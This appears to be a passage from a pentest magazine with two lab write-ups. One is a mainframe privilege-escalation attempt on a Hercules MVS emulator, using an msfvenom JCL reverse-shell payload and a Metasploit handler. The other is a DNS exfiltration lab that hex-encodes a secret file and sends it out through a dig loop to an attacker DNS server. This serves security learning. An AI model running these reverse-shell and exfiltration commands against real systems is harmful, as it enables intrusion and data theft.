FIGURATION N0:))NOLINE - SPECIFIES THAT THERE IS TO BE NO LINE DELETING CHAR
ACTIVE))CHAR('CHARACTER')
FIGURATION N0: - SPECIFIES THE CHARACTER TO BE USED TO DELETE A CHAR
FIGURATION N1: 'CHARACTER'
FIGURATION N1: - IS ANY VALID CHARACTER.
FIGURATION N1:))CHAR(BS) - SPECIFIES THAT BACKSPACE IS TO BE USED TO DELETE A
FIGURATION N1: CHARACTER. THIS IS THE SYSTEM DEFAULT VALUE.
FIGURATION N1:))NOCHAR - SPECIFIES THAT THERE IS NO CHARACTER DELETE CHARACT
ON STCINRDR))PROMPT - SPECIFIES THAT THE USER IS TO BE PROMPTED FOR NECES
STARTED INFORMATION.
TED - TIME=20))NOPROMPT - SPECIFIES THAT THE USER IS NOT TO BE PROMPTED FOR
ALIZATION CO INFORMATION.
0200,40000000))INTERCOM - SPECIFIES THAT THE USER WILL ACCEPT MESSAGES FROM A

```

So far, so good. To not spoil the documentation too much to you ;) let's now jump directly here:

```

READY
listcat
IN CATALOG:SYS1.UCAT.TSO
HERC01.CMDPROC
HERC01.REVPROF
HERC01.TEST.ASM
HERC01.TEST.CNTL
HERC01.TEST.LOADLIB
READY
listcat all
NONVSAM ----- HERC01.CMDPROC
IN-CAT --- SYS1.UCAT.TSO
HISTORY
OWNER-IDENT----- (NULL)
RELEASE-----2
EXPIRATION-----00.000
VOLUMES
VOLSER-----PUB003
DEVTYPE-----X'3010200F'
FSEQN-----
NONVSAM ----- ASSOCIATIONS----- (NULL)
NONVSAM ----- HERC01.REVPROF
IN-CAT --- SYS1.UCAT.TSO
HISTORY
OWNER-IDENT----- (NULL)
RELEASE-----2
EXPIRATION-----00.000
VOLUMES
VOLSER-----PUB010
DEVTYPE-----X'3050200B'
FSEQN-----
NONVSAM ----- ASSOCIATIONS----- (NULL)
NONVSAM ----- HERC01.TEST.ASM
IN-CAT --- SYS1.UCAT.TSO
HISTORY
OWNER-IDENT----- (NULL)
RELEASE-----2
EXPIRATION-----00.000
VOLUMES
VOLSER-----PUB011
DEVTYPE-----X'3010200C'
FSEQN-----
NONVSAM ----- ASSOCIATIONS----- (NULL)
NONVSAM ----- HERC01.TEST.CNTL
IN-CAT --- SYS1.UCAT.TSO
HISTORY
OWNER-IDENT----- (NULL)
RELEASE-----2
EXPIRATION-----00.000

```

Listing of the user's catalog – using *listc* command (visible after: *profile noprefix*):

```

READY
profile noprefix
READY listc catalog(sys1.ucat.tso)


NONVSAM ----- HERC01.CMDPROC
NONVSAM ----- HERC01.REVPROF
NONVSAM ----- HERC01.TEST.ASM
NONVSAM ----- HERC01.TEST.CNTL
NONVSAM ----- HERC01.TEST.LOADLIB
NONVSAM ----- HERC02.CMDPROC
NONVSAM ----- HERC02.TEST.ASM
NONVSAM ----- HERC02.TEST.CNTL
NONVSAM ----- HERC02.TEST.LOADLIB
NONVSAM ----- HERC03.CMDPROC
NONVSAM ----- HERC03.TEST.ASM
NONVSAM ----- HERC03.TEST.CNTL
NONVSAM ----- HERC03.TEST.LOADLIB
NONVSAM ----- HERC04.CMDPROC
NONVSAM ----- HERC04.REVPROF
NONVSAM ----- HERC04.TEST.ASM
NONVSAM ----- HERC04.TEST.CNTL
NONVSAM ----- HERC04.TEST.LOADLIB
VOLUME ----- PUB000
NONVSAM ----- RPF.V1R5M3.CNTL
NONVSAM ----- RPF.V1R5M3.SRPFASM
NONVSAM ----- RPF.V1R5M3.SRPFHELP
NONVSAM ----- RPF.V1R5M3.SRPFILEAD
NONVSAM ----- RPF.V1R5M3.SRPFOBJ
CLUSTER ----- RPF.V1R5M3.SRPFPREF
 DATA ----- RPF.V1R5M3.SRPFPREF.DATA
 INDEX ----- RPF.V1R5M3.SRPFPREF.INDEX
CLUSTER ----- SYS1.UCAT.TSO
 DATA ----- VSAM.CATALOG.BASE.DATA.RECORD
 INDEX ----- VSAM.CATALOG.BASE.INDEX.RECORD
READY

```

Nice, nice, nice... but can we use it to escalate our privileges? It's always good to know and understand as-much-as-we-can about the new target OS/host(s). All the information we'll grab we can use later during our pentests to move around and/or hide inside the target OS. Good exercise is also to try to do 'the same' (for example) on Linux and then on Hercules (as it was presented here[\[13\]](#)). For now let's move forward.

## Touchdown

As reading and learning about ‘new system’ can take you some time we’ll jump here:



The screenshot shows a terminal window titled "root@ubuntu20: /home/c/hercool" connected to "x3270-4 localhost:3270". The window displays the MVS 3.8j Tur(n)key System menu. The menu includes options like RFE, RPF, IM, QUEUE, HELP, UTILS, and TERMTEST. The UTILS option is highlighted. The status bar at the bottom right shows the date as 30.12.20 and the time as 22:35:27. A large "TK4-" logo is visible in the background of the terminal window.

```
P160 PRINTER2 INACTIV
P250 DYNAMASK IS PURG
93I N07 ACTIVE
93I N07P3 ACTIVE
97I TCAS ACCEPTING LO
95I TCAS IS INITIALIZ
90I 660,IOE,**,8000,,
19I NETWORK NODE N07
29I UNRECOVERABLE ER
19I NETWORK NODE N07
19I NETWORK NODE N08
17I DEACTIVATE IN PR
17I DEACTIVATE IN PR
71I ATTEMPT TO ENABL
93I N08 ACTIVE
41I NODE N08 NC
95I N08 NODE NO
41I NODE N07P3 NC
95I N07P3 NODE NO
41I NODE N07 NC
95I N07 NODE NO
19I TIME SHARING IS I
P100 SNASOL ON STCI
P373 SNASOL STARTED
93I SNASOL - STARTED
P100 JRP ON STCI
2273 JRP STARTED

Option ===> 1

The MVS 3.8j Tur(n)key System
TK4- Version 1.00 Update 08 -- MVS PUT 8505

TSO Applications

1 RFE "SPF like" productivity tool
2 RPF "SPF like" productivity tool
3 IM IMON/370 system monitor
4 QUEUE spool browser
5 HELP general TSO help
6 UTILS information on utilities and commands available
7 TERMTEST verify 3270 terminal capabilities

Enter X to Terminate

PF3=Terminate
```

If you’ll check an „each option available in the menu” – just to simply ‘check’ what’s inside – you’ll quickly find that there are ‘multiple parsers’ we can use. What does it mean for me? As a ‘parser’ I mean interpreter(s for example) for REXX, TSO, WMIC, SH and so on (so we can try to identify multiple ways for privilege escalation bugs – at least „in the ideal scenario”, right? ;)).

Let’s move forward. In my VM (Ubuntu 20) REXX „parser” was not installed in default. Let’s fix that in a first place:

```
root@ubuntu20:/home/c/hercool# apt-cache search rex
exuberant-ctags - build tag file indexes of source code definitions
crashmail - JAM and *.MSG capable Fidonet tosser
libbsf-java - Bean Scripting Framework to support scripting languages in Java
libbsf-java-doc - Bean Scripting Framework to support scripting - documentation
libregina3 - Regina REXX interpreter, run-time library
libregina3-dev - Regina REXX interpreter, development files
regina-rexx - Regina REXX interpreter
root@ubuntu20:/home/c/hercool# apt-get install regina-rexx -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

In the meantime when we’re observing *Hercules* we can see a message in the console similar to the one presented on the screen below:

```
HHC00081I Match at index 03, executing command script scripts/SCR00010A
HHC01603I script scripts/SCR00010A
HHC02260I Script 6: begin processing file scripts/SCR00010A
```

Ok. So far *regina-rexx* should now be ready so we can continue with an example „hello world” program. We should be here:

<https://hercules-390.github.io/html/rexxinteg.html>

### Sample Hercules-REXX Script

The following REXX script is a sample that can be used to verify that Hercules-REXX integration is working, a [Hercules User Reference](#), pages 376-377.

You can copy and past the example below into a file sample.rexx on your system and give it a try.

```
/* REXX */
parse arg parms

parms = space(parms)
argc = words(parms)

parse version ver
parse source src

env = address()
```

Let's try it:

```
/* REXX */
parse arg parms

parms = space(parms)
argc = words(parms)

parse version ver
parse source src

env = address()

parse var src .. cmd
who = filespec("n",cmd)
parse var who who "."
say who " started"
say who " version " ver
```

Checking (with the part that they unfortunately forgot to add in the description ;)):

```
root@ubuntu20: /home/c/hercool/scripts# ./helloworld.rexx
helloworld started
helloworld version : REXX-Regina_3.6 5.00 31 Dec 2011
helloworld source : UNIX COMMAND /home/c/hercool/scripts/helloworld.rexx
helloworld hostenv : SYSTEM
helloworld date: 31 Dec 2020
helloworld time: 00:00:25
helloworld argumens : no argument given
helloworld Hercules version :
helloworld RC Environment . :
Warning: SAA API not compiled into interpreter
root@ubuntu20:/home/c/hercool/scripts# head -n 4 helloworld.rexx
#!/usr/bin/rexx
/* REXX */
parse arg parms
```

At this stage – for me – the question was: do we need an ‘interpreter line’ when running REXX code via Hercules or no? Well, we’ll find out later. After checking some basic syntax for REXX[[19](#)] we can move forward.


„Just have to know“




Below we'll try to understand how to run 'some example program' that can help us to elevate our privileges in the target OS. To do that we'll start here[20]:

The screenshot shows a web browser window with the URL [https://www.ibm.com/support/knowledgecenter/SSLTBW\\_2.1.0/com.ibm.zos.v2r1.bpxb600/toc.htm](https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.bpxb600/toc.htm). The page title is "z/OS Using REXX and z/OS UNIX System Services". The left sidebar lists various IBM products and services, including "SMP/E Version 3", "IBM Tivoli Directory Server for z/OS", "IBM Tivoli System Automation for z/OS", and "z/OS TSO/E". Under "z/OS UNIX System Services", there are several links: "+ z/OS UNIX System Services Command Reference", "+ z/OS UNIX System Services File System Interface Reference", "+ z/OS UNIX System Services Messages and Codes", "+ z/OS UNIX System Services Planning", "+ z/OS UNIX System Services Programming Tools", "+ z/OS UNIX System Services Programming: Assembler Callable Services Reference", and "+ z/OS UNIX System Services User's Guide". The link "**- z/OS Using REXX and z/OS UNIX System Services**" is highlighted with a blue box. The main content area displays the "Contents (exploded view)" for this topic, listing sub-topics such as "Abstract for Using REXX and z/OS UNIX System Services", "z/OS Version 2 Release 1 summary of changes", "Using TSO/E REXX for z/OS UNIX processing" (which further branches into "Host command environments for z/OS UNIX processing" and "The SYSCALL environment" with their own sub-links), and "The SH environment".

After a while... ;] We can continue here: (*File -> File transfer*):



Next:



(At this moment) I decided\* (xD + rtfm!1111 ;\* ; see below...) that ‘during our *internal pentest*’ we will not „wait for host acknowledgment“ ; so I decide to move forward to find some other way to get more suitable position. ;] Let’s go here[[21](#)]:

[https://www.ibm.com/support/knowledgecenter/SSLTBW\\_2.1.0/com.ibm.zos.v2r1.ich/ich.htm](https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.ich/ich.htm)

Order Number	Title	Abstract	Link	TOC	PDF	Link
SA23-2290-00	z/OS Security Server RACF Auditor's Guide	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2293-00	z/OS Security Server RACF Callable Services	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2292-00	z/OS Security Server RACF Command Language Reference	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
GA32-0885-00	z/OS Security Server RACF Data Areas	NA	NA	<a href="#">PDF</a>		
GA32-0886-00	z/OS Security Server RACF Diagnosis Guide	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2298-00	z/OS Security Server RACF General User's Guide	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2288-00	z/OS Security Server RACF Macros and Interfaces	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2291-00	z/OS Security Server RACF Messages and Codes	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2289-00	z/OS Security Server RACF Security Administrator's Guide	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2287-00	z/OS Security Server RACF System Programmer's Guide	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		
SA23-2294-00	z/OS Security Server RACROUTE Macro Reference	<a href="#">Abstract</a>	<a href="#">TOC</a>	<a href="#">PDF</a>		

Looks like we have a nice *list of hints* from the Vendor to check ;) We’ll definitely read those files too during our learning process. But for now – let’s take a look, here:

The screenshot shows a browser window with the URL [https://vulners.com/metasploit/MSF:PAYLOAD/CMD/MAINFRAME/REVERSE\\_SHELL\\_JCL](https://vulners.com/metasploit/MSF:PAYLOAD/CMD/MAINFRAME/REVERSE_SHELL_JCL). The page displays information about a Z/OS (MVS) Command Shell, Reverse TCP exploit. It includes details such as the ID (MSF:PAYLOAD/CMD/MAINFRAME/REVERSE\_SHELL\_JCL), Type (metasploit), Reporter (Rapid7), and Modified date (2017-09-29 23:27:29). On the right side, there is a terminal window showing the command `msfvenom -p payload/cmd/mainframe/reverse_shell_jcl LHOST=192.168.1.107 -f raw > kab00m`.

Right. „Nihil novi” here, sure. (After we read more about the *target OS and the filesystem*;) we can move forward \*here(now we don't need to „wait to accept”;) but this is the reason to read the fantastic manual, isn't it? ;)). Checking with latest Kali VM:

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window runs msfconsole with the command `use exploit/multi/handler`, setting the payload to cmd, and setting the LHOST to 192.168.1.107. On the right, a file transfer dialog box is open, showing a local file named `kab00m` being transferred to the host at `x3270-4 localhost:3270`. The host is identified as `Host is VM/CMS`.

Next step is presented on the screen below (as here, on our „scenario” we're focusing on „escalation possibility” not at the *gaining access* process):

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window shows the user attempting to connect to a host at 192.168.1.217 using `scp kab00m`. The connection fails due to an ECDSA key fingerprint mismatch. On the right, another terminal window shows the user root shell on an Ubuntu 20.04 host. The user runs `ifconfig` and `netstat -i` to check network interfaces and statistics. The user also lists files in the current directory.

When our ‘example code’ is on the target host – we can continue here:

```

root@x3270-4: ~#
x3270-4 localhost:3270

File Options
REEDIT HERC02.TEST.CNTL(DATA1)
Command ==> [redacted]
***** Top of Data *****
000001 //DUMMY JOB (MSFUSER-ACCTING-INFO),
000002 // 'programmer name',
000003 // CLASS=A,
000004 // MSGCLASS=Z,
000005 // MSGLEVEL=(0,0),
000006 // REGION=@M
000007 //*****
000008 /** SPAWN REVERSE SHELL FOR MSF MODULE*/
000009 //*****
000010 /**
SH-2
000011 //STEP1 EXEC PROC=ASMACLG,PARM.L=(CALL)
000012 //L.SYSLIB DD DSN=SYS1.CSSLIB,DISP=SHR
000013 //C.SYSIN DD *,DLM=ZZ
000014 TITLE 'Spanws Reverse Shell'
000015 SPAWNREV CSECT
000016 SPAWNREV AMODE 31
000017 SPAWNREV RMODE ANY
000018 *****
000019 * @SETUP registers and save areas
000020 *****
000021 USING *,15
000022 @SETUP0 B @SETUP1
000023 DROP 15
000024 DS 0H # half word boundary
000025 @SETUP1 STM 14,12,12(13) # save our registers
000026 LR 2,13 # callers sa
000027 LR 8,15 # pgm base in R8
000028 USING @SETUP0,8 # R8 for base addressal
000029 *****
000030 * set up data area / addressability *
000031 *****
000032 L 0,@DYNDSIZE # len of variable area
000033 GETMAIN RU,LV=(0) # get data stg, len R0
000034 LR 13,1 # data address

```

As we can see (logged-in as *herc0\*x-user* then 1, then 3.4; enter; our-user->enter;e to up.loaded) dated file we'll find some results here:

NAME	TTR	VV.MM	CREATED	CHANGED	INIT	SIZE	MOD	ID
DATA1	000018							
KABOOM	000101							
**END**	000102		2013-11-12 PLB012 MOD					IBMOSVS2

Waiting...? ;}

```

c@c@kali: ~
[6] exploit(multi/handler) > exploit -j
Exploit running as background job 0.
Exploit completed, but no session was created.

Handler failed to bind to 192.168.1.10:4444:-
Started reverse TCP handler on 0.0.0.0:4444
[6] exploit(multi/handler) >

```

Ubuntu20x64 [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

Activities X3270xad ▾

root@x3270-4: ~#

File Options
JOB DUMMY(JOB00003) SUBMITTED
\*\*\*

Let's continue below.

## Conclusion(\$?)



Sure. „Multiple”, isn't it?;)

For example:

- we still do not achieve reversed shell. Why? In my opinion: because I used „emulator” not the „fully working z/OS” (but feel free to correct me if I'm wrong. I spent „only 12 days” with manuals/references and other available resources so probably „I missed something” ;));
- we still have a lot to read and learn about multiple *languages* available for „mainframe” (JCL/REXX/TSO/ and few other interesting *consoles* (see; reference below for the more details)...);
- there are few other modules in Metasploit we can check/test and read about (to get more practice with „our mainframes takeover scenarios”)...

So?

Have fun. And in case of any questions – feel free to ping me via blog or [@twitter](#). ;)

Cheers!

## References

Links and resources I found interesting when I was preparing this article:

[1 – Notes Magazine #03](#)

[2 – Download Hercules](#)

[3 - Koadic](#)

[4 - CICS](#)

[5 - REXX](#)

[6 - HLASM](#)

[7 – x3270](#)

[8 - IBM x3270](#)

[9 – Surogate\\$](#)

[10 - JCL](#)

[11 - RACF](#)

[12 – Intro with moshix \(kudos&thanks!111\)](#)

[13 - moshix channel](#)

<http://wotho.ethz.ch/tk4-/>

[15 - Black Hat USA 2018 - Mainframe](#)

[16 – TSO users](#)

[17 - rexx](#)

[18 – great tutorial \(thanks!\)](#)


[19 - Regina docs](#)

[20 – toc...](#)

[21 - TShOcker](#)

[22 - RosettaCode](#)

Do Not Send



## Outro

... why not intro? Because we'll talk about the output today – to be more specific: about what can *go out* - so that's why we started from the *outro* ;]

Our today's „simple scenario” looks like this: we're doing internal pentest for SomeCompany and we were asked to steal/leak some data (for example to verify DLP/FW rules – you name it).

So let's prepare small lab for our testing purposes. Here we go[\[1\]](#)...

## Environment

I decided to use 2 VM's (both created on VirtualBox):

- Ubuntu 18
- Kali Linux.

Let's say that Ubuntu VM is the target machine from we want to leak the data. Knowing that we are in the „super filtered corporate network” let's focus not on „what's blocked” but „what's allowed”. So – according to the „example corporate network rules” – you will probably find a network communication possible on ports like 53/TCP (DNS) and/or some HTTP(s) port (like 80/443). Let's assume that this is a very basic configuration but it should be good enough for our purposes. We'll continue below.

## Example step

This attack can be performed from Windows and Linux OS as well but today we'll focus on the Linux-based scenario. We'll start here:

```
root@ubuntu18: ~
root@ubuntu18:~# date > supersecret.file
root@ubuntu18:~# md5sum supersecret.file
dfafe1ec059f7e4aa9b6c651a649b84e supersecret.file
root@ubuntu18:~# cat supersecret.file
czw, 7 sty 2021, 00:46:16 CET
root@ubuntu18:~#
```


On our *target* host we have a *supersecret.file* with the content we would like to move outside the company's network. According to our 'scenario' (read as: DNS is 'probably' not blocked) we can use it to do that using so called „DNS exfiltration”. To continue I prepared the Kali machine like it is presented on the screen below:

```
root@ubuntu18: ~
root@ubuntu18:~# xxd -p supersecret.file
637a772c20372073747920323032312c2030303a34363a3136204345540a
root@ubuntu18:~# md5sum supersecret.file
dfafe1ec059f7e4aa9b6c651a649b84e supersecret.file
root@ubuntu18:~# for lines in `cat supersecret.file.togo`; do dig $lines.localhost @192.168.1.170 ; done
```

Domain names are described more precisely here[\[2\]](#). To change the content of the file we'll like to send we can use *xxd* command available in our target/linux box. Let's move forward - now Wireshark is started on Kali:

The screenshot shows the Wireshark interface with a green header bar containing the filter: `udp.port == 53`. Below the header is a table of captured network packets. The table has columns: No., Time, Source, Destination, Protocol, Length, and Info. Four DNS requests are listed, all originating from `192.168.1.10` and destined for `192.168.1.170`. The protocol is `DNS`, length is 155, and the info column shows standard queries. Below the table is a terminal window with a black background and white text. It shows the command `xxd -p supersecret.file` being run, followed by the output of the file's content: `637a772c20372073747920323032312c2030303a34363a3136204345540a`. The terminal prompt is `root@ubuntu18:~#`.


As you can see we can see the queries to the hostnames that are in fact the content of our *supersecret.file*. So far, so good. Let's continue below and save the packet (I save it as ascii-txt file and as a normal pcap-file too):




At this stage we should be able to send a DNS query to our 'Kali-DNS'. If so – let's continue below...

## Next step

